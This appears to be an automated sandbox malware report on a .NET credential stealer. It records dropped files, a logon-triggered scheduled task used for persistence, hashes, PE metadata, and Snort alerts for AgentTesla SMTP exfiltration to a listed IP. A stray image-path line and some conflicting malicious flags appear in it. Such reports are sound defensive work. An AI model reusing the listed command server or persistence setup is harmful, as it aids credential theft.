http://www.fontbureau.com/designers/frere-jones.html	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	lwUNvHNy.exe, 0000000E.00000002.524696684.000000003111000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.com	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.309903707.00000000030C1000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 0000000A.00000002.524293663.0000000002B01000.00000004.00000800.00020000.00000000.sdmp, lwUNvHNy.exe, 0000000B.00000002.420173402.000000000293A000.00000004.00000800.00020000.00000000.sdmp, lwUNvHNy.exe, 0000000E.00000002.524696684.0000000003111000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
3.232.242.170	unknown	United States		14618	AMAZON-AESUS	false
111.118.212.38	strictfacilityservices.com	India		394695	PUBLIC-DOMAIN-REGISTRYUS	true
3.220.57.224	api.ipify.org.herokudns.com	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	756190
Start date and time:	2022-11-29 19:35:29 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@12/5@8/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, ctldl.windowsupdate.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe

Simulations

Behavior and APIs

Time	Type	Description
19:36:46	API Interceptor	443x Sleep call for process: SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe modified
19:36:53	Task Scheduler	Run new task: IwUNvHNy path: C:\Users\user\AppData\Roaming\IwUNvHNy.exe
19:37:30	API Interceptor	111x Sleep call for process: IwUNvHNy.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\lwUNvHNy.exe.log

Process:	C:\Users\user\AppData\Roaming\lwUNvHNy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe.log

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87

SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Ve rsion=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72 e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Cultur e=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly \NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Con figuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp2885.tmp

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1653
Entropy (8bit):	5.16002706959876
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7h2ulNMFp2O/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB3htn:cbha7JlNQV/rydbz9I3YODOLNdq3p
MD5:	F40F87D29A87D92FDBAF4AB9EA2AD62E
SHA1:	2CC0B2D5242FF42D741D4BE9D1F531B28B7AC654
SHA-256:	8339BEE9CD4844E7B0203BEDA7E523D14BD3CC2CF5A9FF120AB8B308CAD3F72E
SHA-512:	4DF148E8BCEBA1230798FF861827F115EBF6884B2F7EB83C9B0705CA7B81BF12C8A9DA40C175190D91DC2792CC93868B935654187DDD4023EF23833DB961A1F
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Pri ncipal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatte ries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvail

C:\Users\user\AppData\Local\Temp\tmpD8CA.tmp

Process:	C:\Users\user\AppData\Roaming\IwUNvHNy.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1653
Entropy (8bit):	5.16002706959876
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7h2ulNMFp2O/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB3htn:cbha7JlNQV/rydbz9I3YODOLNdq3p
MD5:	F40F87D29A87D92FDBAF4AB9EA2AD62E
SHA1:	2CC0B2D5242FF42D741D4BE9D1F531B28B7AC654
SHA-256:	8339BEE9CD4844E7B0203BEDA7E523D14BD3CC2CF5A9FF120AB8B308CAD3F72E
SHA-512:	4DF148E8BCEBA1230798FF861827F115EBF6884B2F7EB83C9B0705CA7B81BF12C8A9DA40C175190D91DC2792CC93868B935654187DDD4023EF23833DB961A1F
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Pri ncipal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatte ries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvail

C:\Users\user\AppData\Roaming\IwUNvHNy.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	731648
Entropy (8bit):	7.5267056901942135
Encrypted:	false
SSDEEP:	12288:EMFVoh7SJnnlJgcu34IjRN1T05AtGuFr5cE8LHWK:fFV7nAFrjn+5UAvL
MD5:	65CF34490748F7924DB84DC043F5D81E
SHA1:	1EA50942D4ACF0561BD6BCB3FE0195069EB5C259
SHA-256:	96642679196D3F732718EEBF2E7970D7ECA03DDC4645B3F0292DB847ED82B24E

SHA-512:	0366181FD6A174509B244521E01760116D664B15F0C61BA4DBE1D8C2B35FEBDCDF90836CD553361F0A972ACC1EE2477D3ADA30F9382DC2D895B12C3ACE80C5F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...!..c.....P.....<... ...@....@.. .....@.....;..O....@.....`.....L...T..... ..... ..H.....text..... ..... ..`.rsrc.....@..... .....@..@.rel oc.....`.....(.....@..B.....;.....H.....(....*&..(.....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... ...~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....().....,!r...p.....(*...o+...s,.....~.....+..*.0.....~.....+..*"".....*.0..&.....(....r3..p~....o-...(.....t$....+..*...0..&.....(....r_..p~....o-...(.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.5267056901942135
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe
File size:	731648
MD5:	65cf34490748f7924db84dc043f5d81e
SHA1:	1ea50942d4acf0561bd6bcb3fe0195069eb5c259
SHA256:	96642679196d3f732718eebf2e7970d7eca03ddc4645b3f0292db847ed82b24e
SHA512:	0366181fd6a174509b244521e01760116d664b15f0c61ba4dbe1d8c2b35febdcdf90836cd553361f0a972acc1ee2477d3ada30f9382dc2d895b12c3ace80c55f
SSDEEP:	12288:EMFVoh7SJnnlJgcu34IjRN1T05AtGuFr5cE8LHWK:fFV7nAFrjn+5UAvL
TLSH:	7FF46B9132B18573F4DF4279541871CC2D7DB543BAD6E20B6B7B3A4086029BFF6A8E12
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...!..c.....P.....<... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4b3c0a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x63861F21 [Tue Nov 29 15:02:57 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb3bb6	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb4000	0x608	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xb184c	0x54	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb1c10	0xb1e00	False	0.7931252196064652	data	7.533959618381255	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xb4000	0x608	0x800	False	0.33349609375	data	3.4497386267724677	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb6000	0xc	0x200	False	0.044921875	data	0.09800417566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xb4090	0x378	data		
RT_MANIFEST	0xb4418	0x1ea	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.6111.118.212.38497235872030171 11/29/22-19:38:19.561263	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49723	587	192.168.2.6	111.118.212.38
192.168.2.6111.118.212.38497185872030171 11/29/22-19:37:32.174046	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49718	587	192.168.2.6	111.118.212.38

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 19:37:07.584291935 CET	49713	443	192.168.2.6	3.220.57.224
Nov 29, 2022 19:37:07.584352016 CET	443	49713	3.220.57.224	192.168.2.6
Nov 29, 2022 19:37:07.584460974 CET	49713	443	192.168.2.6	3.220.57.224

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 19:37:07.676655054 CET	49713	443	192.168.2.6	3.220.57.224
Nov 29, 2022 19:37:07.676713943 CET	443	49713	3.220.57.224	192.168.2.6
Nov 29, 2022 19:37:07.981940985 CET	443	49713	3.220.57.224	192.168.2.6
Nov 29, 2022 19:37:07.982059002 CET	49713	443	192.168.2.6	3.220.57.224
Nov 29, 2022 19:37:07.986948967 CET	49713	443	192.168.2.6	3.220.57.224
Nov 29, 2022 19:37:07.986968040 CET	443	49713	3.220.57.224	192.168.2.6
Nov 29, 2022 19:37:07.987286091 CET	443	49713	3.220.57.224	192.168.2.6
Nov 29, 2022 19:37:08.115922928 CET	49713	443	192.168.2.6	3.220.57.224
Nov 29, 2022 19:37:09.107095003 CET	49713	443	192.168.2.6	3.220.57.224
Nov 29, 2022 19:37:09.107141018 CET	443	49713	3.220.57.224	192.168.2.6
Nov 29, 2022 19:37:09.254287958 CET	443	49713	3.220.57.224	192.168.2.6
Nov 29, 2022 19:37:09.254414082 CET	443	49713	3.220.57.224	192.168.2.6
Nov 29, 2022 19:37:09.254643917 CET	49713	443	192.168.2.6	3.220.57.224
Nov 29, 2022 19:37:09.275145054 CET	49713	443	192.168.2.6	3.220.57.224
Nov 29, 2022 19:37:27.280982018 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:27.559288979 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:27.559411049 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:28.572220087 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:28.572333097 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:29.863013029 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:29.869247913 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:30.148148060 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:30.150072098 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:30.429714918 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:30.430197001 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:30.751842976 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:31.260838985 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:31.261821985 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:31.541266918 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:31.541328907 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:31.541712999 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:31.860230923 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:31.893450022 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:31.893871069 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:32.172013044 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:32.172235012 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:32.174046040 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:32.174232006 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:32.174340963 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:32.174438953 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:32.454286098 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:32.454948902 CET	587	49718	111.118.212.38	192.168.2.6
Nov 29, 2022 19:37:32.508652925 CET	49718	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:37:53.167459011 CET	49720	443	192.168.2.6	3.232.242.170
Nov 29, 2022 19:37:53.167522907 CET	443	49720	3.232.242.170	192.168.2.6
Nov 29, 2022 19:37:53.167608976 CET	49720	443	192.168.2.6	3.232.242.170
Nov 29, 2022 19:37:53.205972910 CET	49720	443	192.168.2.6	3.232.242.170
Nov 29, 2022 19:37:53.206012011 CET	443	49720	3.232.242.170	192.168.2.6
Nov 29, 2022 19:37:53.510446072 CET	443	49720	3.232.242.170	192.168.2.6
Nov 29, 2022 19:37:53.510565996 CET	49720	443	192.168.2.6	3.232.242.170
Nov 29, 2022 19:37:53.513940096 CET	49720	443	192.168.2.6	3.232.242.170
Nov 29, 2022 19:37:53.513962984 CET	443	49720	3.232.242.170	192.168.2.6
Nov 29, 2022 19:37:53.514383078 CET	443	49720	3.232.242.170	192.168.2.6
Nov 29, 2022 19:37:53.652631998 CET	49720	443	192.168.2.6	3.232.242.170
Nov 29, 2022 19:37:54.518997908 CET	49720	443	192.168.2.6	3.232.242.170
Nov 29, 2022 19:37:54.519059896 CET	443	49720	3.232.242.170	192.168.2.6
Nov 29, 2022 19:37:54.751689911 CET	443	49720	3.232.242.170	192.168.2.6
Nov 29, 2022 19:37:54.751791000 CET	443	49720	3.232.242.170	192.168.2.6
Nov 29, 2022 19:37:54.752917051 CET	49720	443	192.168.2.6	3.232.242.170

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 19:37:54.754750013 CET	49720	443	192.168.2.6	3.232.242.170
Nov 29, 2022 19:38:15.748650074 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:16.021739006 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:16.021903038 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:17.044811010 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:17.049279928 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:17.323196888 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:17.323652983 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:17.597578049 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:17.598759890 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:17.912106991 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:18.662144899 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:18.662529945 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:18.936058044 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:18.936109066 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:18.936378002 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:19.257188082 CET	587	49723	111.118.212.38	192.168.2.6
